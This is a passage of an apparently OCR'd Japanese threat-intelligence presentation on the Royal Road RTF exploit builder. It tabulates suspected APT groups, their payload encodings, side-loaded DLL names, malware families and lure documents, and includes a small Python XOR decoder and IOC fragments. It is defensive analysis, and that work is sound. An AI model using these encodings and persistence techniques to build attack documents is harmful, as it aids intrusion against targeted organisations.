Temp.Trident	RU, TR	2	F2 A3 20 72	No	Yes	RasTls.dll	IceFog Sisfader Reaver
Temp.Tick	JP	5	No encode	Yes	No	winhelp.wll	ABK Downloader avirra Downloader
TA428	RU, MN	4, 5, 6a, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	winhelp.wll inteldrives.wll useless.wll	PoisonIvy Cotx RAT (KeyBoy) Danti
Tonto	RU, MN, KR	5, 7a	No encode B0 74 77 46	Yes	No	winhelp.wll intel.wll	Bisonal
Temp.Periscope	PH	1	F2 A3 20 72	No	Yes	vsodscpl.dll	Meterpreter
Temp.Conimes	VN	1, 2, 4	F2 A3 20 72 B2 A6 6D FF	No	Yes	vsodscpl.dll RasTls.dll QcLite.dll wsc.dll	tempfun PlugX NewCore RAT Gh0st RAT
Rancor	VN	4, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	CallFun.wll	CobaltStrike Powershell VBS

攻撃アクター同士の結びつき

Group-A	Group-B		Group-C
Temp.Conimes	Temp.Trident	TA428	その他
Temp.Periscope			
Rancor	Tick	Tonto	

Group-A

Actor	Target	Version	8.t Encode	T1137	T1073	Drop Name	Malware	Time
Temp.Periscope	PH	1	F2 A3 20 72	No	Yes	vsodscpl.dll	Meterpreter	2018 Q1
Temp.Conimes	VN	1	F2 A3 20 72	No	Yes	vsodscpl.dll RasTls.dll	tempfun	2018 Q1
		2	F2 A3 20 72	No	Yes	RasTls.dll QcLite.dll	PlugX NewCore RAT	2018 Q2
		4	B2 A6 6D FF	No	Yes	QcLite.dll wsc.dll	NewCore RAT Gh0st RAT	2018 Q4 ~ 2019 Q2
		6.x	B0 74 77 46	Yes	No	CallFun.wll	-	2019 Q2
Rancor	VN	4	B2 A6 6D FF	No	No	-	CobaltStrike Powershell VBS	2019 Q2

Group-B

Actor	Target	Version	8.t Encode	T1137	T1073	Drop Name	Malware	Time
Temp.Trident	RU, TR	2	F2 A3 20 72	No	Yes	RasTls.dll	IceFog Sisfader Reaver	2018 Q1
Temp.Tick	JP	5	No encode	Yes	No	winhelp.wll	ABK Downloader avirra Downloader	2019 Q1 ~ Q2
TA428	RU, MN	4	B2 A6 6D FF	No	No	-	PoisonIvy	2018 Q4
		5	B0 74 77 46	Yes	No	winhelp.wll	Danti Cotx RAT (KeyBoy)	2019 Q1
		6.x		Yes	No	inteldrives.wll useless.wll cls.wll	Danti Cotx RAT (KeyBoy)	2019 Q1 ~ Q2
Tonto	RU, MN, KR	5	No encode	Yes	No	winhelp.wll	Bisonal	2019 Q1
		7.x	B0 74 77 46	Yes	No	intel.wll	Bisonal	2019 Q4

Group-C

- **Group-C**
  - AとBに分類できなかったもの
  - 基本的にはRTFからアクターが結び付けられなかったもの

関連する攻撃アクター

関連する攻撃アクター


- 8.tというオブジェクトを使用するわけではないが、似たような特徴を持つRTFファイルを用いて攻撃を行う攻撃アクターもある
  - Mustang Panda
  - SideWinder
  - Winnti

Mustang Panda


- 東南アジアを標的とした攻撃アクター
  - ベトナムなどが主な標的
  - CobaltStrikeやPlugXを使う
  - 中国が関与していると言われている

[2019-11-12]

e5779b1e0970bb59ee97e0cf0086c047



Similar Encode: B2 A4 6E FF





```python
def decode_b2a46eff(enc_data):
    dec_data = []

    for i in range(len(enc_data)):
        dec_data.append(int.from_bytes(enc_data[i],  "little") ^ 0xff)

    dec_data[1] = 0x5a
    dec_data[2] = 0x90

    return dec_data
```

SideWinder

- 南アジアを標的とした攻撃アクター
  - 主にパキスタンを標的としている
  - インドが関与していると言われている
  - Royal Roadのv3を使う

[2019-12-17]

9d71bc8643b0e309ea1d91903aea6555



Winnti

- 8.tを用いるRTFがWinntiと関連すると報告されている
  - 私たちが調査した限りでは、既知のWinntiが使用するテクニック、マルウェアとの関連性を見つけることはできなかった
  - https://medium.com/@Sebdraven/winnti-uses-the-rtf-exploit-8-t-too-targets-vietnam-13300d432272
- 根拠となっているIntezerの解析結果

既知のマルウェア
Intezerのブラックリストに存在するか、信頼できるセキュリティベンダーによって判定された

Threat Hunting

Threat Hunting

- **Royal Road**
  - エンコードされたオブジェクトの特徴
  - Exploit Codeの特徴
  - Royal RoadのRTFの構造的な特徴

- **攻撃アクター**
  - 好んで使う手法
    - T1073
      - Side-Loading用のexeファイル
    - T1137
      - WordのStartupディレクトリ

Yara Rule

- Royal Roadを検知するためのルール
  - オブジェクトstrings
  - オブジェクトpattern

- アクターやグループの分類のためのルール
  - 8.tなどオブジェクトのエンコード
  - マルウェアファミリ

詳細は Appendix-2 で紹介

Summary

Summary


- Royal Roadによって作成されたRTF
  - 数式エディタの脆弱性を悪用
  - 様々な特徴がある
    - バージョンの識別

- アクターとグループ
  - Royal Roadを使う攻撃アクターはとても多い
    - 中国との関連が疑われているアクターがほとんど
  - RTFなどの特徴からアクターをグループに分類できる
    - アクター同士の結びつき

Appendix

Appendix-1: IOC


- https://nao-sec.org/jsac2020_ioc.html




	A	B	D	E	F	G	H	J	L	O	
1	Group	Actor	Malware	VT Submission	RTF Creation T	SHA256	File Name	Version	Code P	RTF Langa	Co
66		Tick	ABK Downloader	2019/02/18	2019/02/13	88eea45375f	2019年昇給率参考資料1.doc	v5	3	jp	jp
67	Group-B3	Tonto	Bisonal	2019/01/29	2018/01/01	5d4de75f790	судалгаа.doc	v5		mn	
68	Group-B3	Tonto	Bisonal	2019/01/26	2018/04/17	60ac67f0511	□i厶 □犹瑞.doc	v5	3	ru	ua
69	Group-B3	Tonto	Bisonal	2019/01/24	2019/01/23	87114b56ef4	1.rtf	v5	3	ru	ru
70	Group-B3		unknown backddor	2019/01/23	2019/01/23	ec46e1feed5	uuganaa-test.doc	v5	3	mn	mn
72	Group-A	Temp.Conimes	NewcoreRAT	2019/01/22	2019/01/18	81f75839e61	QĐ Tổng cục.doc	v4	3	vn	vn
73	Group-A	Temp.Conimes		2019/01/18	2019/01/17	afcbe545dc2	Danh sách cộng tác 2018-201	v4	3	vn	vn
74	Group-B2	TA428	Cotx RAT(KEYBOY)	2019/01/09		9499c1acb9b	malware.doc	v5	3	mn	
75	unknown2		NewcoreRAT	2019/01/08	2019/01/08	36bb2df2e04	anketa-blank_1510141714+.rtf				
76	Group-A	Temp.Conimes		2019/01/02	2018/12/11	130daacff74	508732.doc	v4	3	la	

Appendix-2: Tool

- rr_decoder
  - https://github.com/nao-sec/rr_decoder
- Yara Rules
  - https://github.com/nao-sec/yara_rules





Any Questions?